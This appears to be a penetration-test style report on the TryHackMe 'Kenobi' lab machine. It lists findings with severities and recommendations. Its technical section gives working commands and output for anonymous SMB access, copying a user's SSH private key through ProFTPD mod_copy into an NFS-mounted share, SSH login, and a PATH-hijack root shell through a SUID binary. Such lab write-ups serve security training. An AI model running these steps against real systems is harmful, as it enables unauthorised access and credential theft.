

# **Table of contents**

- Executive summary
  - Overview
  - High-Level Test Outcomes
  - Recommendations
- Engagement Scope
- Engagement Team
- Technical detailed finding

# Executive Summary

## Overview

THM kenobi Room contracted to mourad company to perform Penetration testing on their LAN. The company will also provide estimates of how susceptible LAN is to data exploitation or breach.

## High-level Test Outcomes

no. of issues: 6

| Severity    | Critical | High | Medium | Low | Information |
|-------------|----------|------|--------|-----|-------------|
| # of issues | 2        | 1    | 1      | 0   | 2           |

Severity scoring:

- **Critical** -Immediate threat to key business processes. CVSS[9:10]
- **High**- Direct threat to key business processes. CVSS[7:9]
- **Medium** - Indirect threat to key business processes or partial threat to business processes. CVSS[4:7]
- **Low**- No direct threat exists. Vulnerability may be exploited using other vulnerabilities. CVSS[0:4]
- **Informational** - This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

### Performed Tests:

| <b>Performed Tests</b>   | <b>Status</b> (done or not) | <b>criteria</b> |
|--|-----------------------------|-----------------|
| Host and service enumeration                                       | Done                        | Failed          |
| Weak passwords attack and brute-force                              | Done                        | Failed          |
| Identification of configurations                                   | Not Applicable              |                 |
| Vulnerability identification and system exploitation               | Done                        | Failed          |
| Weak Authorization Mechanisms testing                              | Done                        | Failed          |
| Outdated services  | Done                        | Failed          |
| Search Engine Discovery and Reconnaissance for Information Leakage | Done                        | Passed          |
| Database compromising, sensitive information stealing              | Done                        | Passed          |
| S3 bucket enumeration  | Not Applicable              |                 |

### Security Tools Used:

- nmap
- Gobuster
- netcat
- smbclient

## **Recommendations**

- Patch and update applications/services continuously. You can use Updates management Center for this.
- Enforce strong password policies.
- do vulnerability assessment weekly/monthly.
- make restrictions on sensitive/dangerous resources.

# Scope

this engagement done on Kenobi Room at THM. IP: 10.10.129.42 \*remember this IP changeable automatically.

# Team

Team: Mohamed Mahmoud Mourad

# Technical Detailed Findings

## access internal network with root privilege via opened services


severity: **Critical**

impact: got root shell

### Steps to reproduce:

1. connect to smb service. enter: `smbclient //10.10.129.42/anonymous` and prompt enter for pass

2. list files using `ls` command, you found log.txt file




```
mourad@MKali: ~/Downloads/THM/kenobi4Report
File Actions Edit View Help
[mourad@MKali]~/Downloads/THM/kenobi4Report
$ smbclient //10.10.129.42/anonymous
Password for [WORKGROUP\mourad]:
smb: \> ls
.                D          0   Wed Sep  4 06:49:09 2019
..               D          0   Wed Sep  4 06:56:07 2019
log.txt          N        12237 Wed Sep  4 06:49:09 2019

9204224 blocks of size 1024. 6877116 blocks available
smb: \>
```

3. open log.txt using: `more log.txt` cmd,

4. check this file, there are info about `kenobi` user , its ssh key( path: /home/kenobi/.ssh/id\_rsa) and info about ftp anonymous user.



```
mourad@MKali: ~/Downloads/THM/kenobi4Report
File Actions Edit View Help
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:c17GwSl/v7K1UZrOWMxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+--[RSA 2048]--+
|      ..      |
|      . 0 .   |
|      ..= 0 +. |
|      . So.0+++. |
| 0 ...+00..Bo+o |
| 0 0 ..0.0+.Boo |
|      . . . E .0+.. |
|      . . . oBo.  |
+--[SHA256]--+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                "ProFTPD Default Installation"
ServerType                 standalone
DefaultServer              on

# Port 21 is the standard FTP port.
Port                       21

# Don't use IPv6 support by default.
UseIPv6                    off

# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask                      022
```

5. quit smb server

at this point, we have shared dir.(/var) can mount it, then copy ssh\_rsa to via ftp

6. mount /var.

6.1. on our machine, enter: `sudo mkdir /mnt/kenobi4ReportNFS`


6.2 `sudo mount 10.10.129.42:/var /mnt/kenobi4ReportNFS`

7. copy ssh key , paste it in /var dir. via ftp

7.1. connect to ftp server using nc. `nc 10.10.129.42 21`

7.2. SITE CPFR /home/kenobi/.ssh/id\_rsa

7.3. SITE CPTO /var/id\_rsa



```
mourad@MKali: ~/Downloads/THM/kenobi4Report
$ sudo nc 10.10.129.42 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.129.42]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/id_rsa
550 CPTO: Permission denied
SITE CPTO /var/tmp/id_rsa
503 Bad sequence of commands
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```


8. connect to ssh via ssh key and username

8.1. copy id\_rsa to Downloads dir. (or any directory else mnt;to can set permission)

`cp /mnt/kenobi4ReportNFS/tmp/id\_rsa ~/Downloads/`

8.2. go to Downloads dir. set permission to id\_rsa. `chmod 600 id\_rsa`

8.2. enter: `ssh -i id\_rsa [kenobi@10.10.129.42](mailto:kenobi@10.10.129.42)



```
kenobi@kenobi: ~  
File Actions Edit View Help  
(mourad@MKali)~  
$ cd Downloads/THM/kenobi4Report  
(mourad@MKali)~  
$ cp /mnt/kenobi4ReportNFS/tmp/id_rsa .  
(mourad@MKali)~  
$ chmod 600 id_rsa  
(mourad@MKali)~  
$ ls -lh  
total 12K  
-rw-r--r-- 1 mourad mourad 1.7K Sep 23 11:26 id_rsa  
drwxr-xr-x 2 mourad mourad 4.0K Sep 23 09:03 mmap  
-rw-r--r-- 1 mourad mourad 2.9K Sep 23 10:12 notes.txt  
-rw-r--r-- 1 mourad mourad 0 Sep 23 10:59 report.odt  
(mourad@MKali)~  
$ ssh -i id_rsa kenobi@10.10.129.42  
The authenticity of host '10.10.129.42 (10.10.129.42)' can't be established.  
ED25519 key fingerprint is SHA256:GXUimgL0Wk22HPmEUVIS0hvusx4hk331TcwNKPktFw.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:12: [hashed name]  
  ~/.ssh/known_hosts:14: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.129.42' (ED25519) to the list of known hosts.  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:        https://ubuntu.com/advantage  
  
103 packages can be updated.  
65 updates are security updates.  
  
Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
kenobi@kenobi:~$
```


at this point, we accessed the target machine via ssh with user privilege, lets escalate this privilege.

9. check files that run with suid. Enter: `find / -perm -u=s -type f 2>/dev/null`

10.in result, menu program (/usr/bin/menu) , run it: `/usr/bin/menu`, choose option 3. it run as real ifconfig cmd. Lets modify ifconfig in path environment and inject our shell.

11.enter: `cd /tmp; echo /bin/sh > ifconfig; chmod 777 ifconfig; export PATH=/tmp:\$PATH;`

12.run: `/usr/bin/menu` choose option 3. got shell with root privilege.



```
kenobi@kenobi:~$ export PATH=/tmp:$PATH  
kenobi@kenobi:/tmp$ /usr/bin/menu  
*****  
1. status check  
2. kernel version  
3. ifconfig  
** Enter your choice :3  
# id  
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),  
31(mopnplugdev),110(lxd),113(lpadmin),114(sambashare) /tmp$  
#
```

Recommended remediation: implement authentication on open ports with strong passwords

## Access smb service via weak authentication

description: access smb service and prompt enter to login. Directory:anonymous , pass:prompt enter

severity: **High**

cvss: 7.1

impact: attacker can access smb service and access files on a service

steps to reproduce:

1. in your terminal: run: `smbclient //10.10.202.52/anonymous`
2. prompt enter in password field

```
(mourad@kali) (~/.Downloads/THM/kenobi4Report)
$ smbclient //10.10.202.52/anonymous
Password for [WORKGROUP\mourad]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Wed Sep  4 06:49:09 2019
..               D          0 Wed Sep  4 06:56:07 2019
log.txt          N       12237 Wed Sep  4 06:49:09 2019

          9204224 blocks of size 1024. 6877120 blocks available

smb: \> help
?                  allinfo      altname      archive      backup
blocksize         cancel       case_sensitive cd            chmod
chown             close        del          deltrees     dir
du               echo         exit         get          getfacl
geteas           hardlink     help         history      iosize
lcd              link         lock         lowercase   ls
l                mask         md           mget        mkdir
more             mput         newer        notify      open
posix            posix_encrypt posix_open   posix_mkdir  posix_rmdir
posix_unlink     posix_whoami print        prompt      put
pwd              q            queue        quit         readlink
rd               recurse      reget        rename       reput
rm              rmdir        showacls     setea        setmode
scopy           stat         symlink      tar          tarmode
timeout         translate   unlock       volume       void
wdel            logon       listconnect  showconnect  tcon
tdis            tid          utimes       logoff       ..
!

smb: \> more log.txt
getting file \log.txt of size 12237 as /tmp/smbmore.JFuKkJ (4.6 KiloBytes/sec)
verage 4.6 KiloBytes/sec)
smb: \>
```

## Using vulnerable version from apache server for web application

description:

severity: **Critical**

CVSS: 9.8

impact: apply request smuggling attack, that may make attacker Gain access to protected resources, such as admin consoles.

steps to reproduce:

scan http service with nmap

```
Nmap scan report for 10.10.202.52 (10.10.202.52)
Host is up (0.33s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /admin.html
Warning: OSScan results may be unreliable because we could not
```

CVEs affects on this product:

CVE-2023-25690

CVE-2022-37436

CVE-2022-36760

CVE-2022-31813

CVE-2022-30556

Recommended remediation: update apache server to latest version.

## Using Vulnerable FTP version

description: using vulnerable FTP version: ProFTPD 1.3.5 that has exploits

severity: **Medium**

cvss: 6.5

impact: attacker can copy sensitive/critical directories/files on a system to any shared directories he can use.

Recommend remediation: use updated version from FTP

```
(mourad@Mkali)-[~/Downloads/THM/kenobi4Report]
$ searchsploit proftpd 1.3.5

Exploit Title | Path
---|---
ProFTPD 1.3.5 - 'mod_copy' Command Execution ( | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Exec | linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Exec | linux/remote/49908.py
ProFTPD 1.3.5 - File Copy | linux/remote/36742.txt

Shellcodes: No Results
```

```
(mourad@Mkali)-[~/Downloads/THM/kenobi4Report]
$ sudo nc 10.10.129.42 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.129.42]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/id_rsa
550 CPTO: Permission denied
SITE CPTO /var/tmp/id_rsa
503 Bad sequence of commands
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```



## **disclosure mountable directory via rpcbind service**

description: there is /var mountable directory via rpcbind service severity: **Info**

impact: attacker can send files/directories to /var directory, mount this directory on their machine, then access sent files/directories.

steps to reproduce: scan 111 port with nmap

```
Nmap scan report for 10.10.229.43 (10.10.229.43)
Host is up (0.33s latency).

PORT      STATE SERVICE
111/tcp    open  rpcbind
| nfs-showmount:
|_ /var *
Nmap done: 1 IP address (1 host up) scanned in 3.27 seconds
```

## **Not restricted admin page**

severity: **Info**

impact:

**Steps to reproduce:**

1. open: <http://10.10.103.186/admin.html> (let this real admin page)

Recommended remediation: restrict users that can access this page. You can use ACL for this.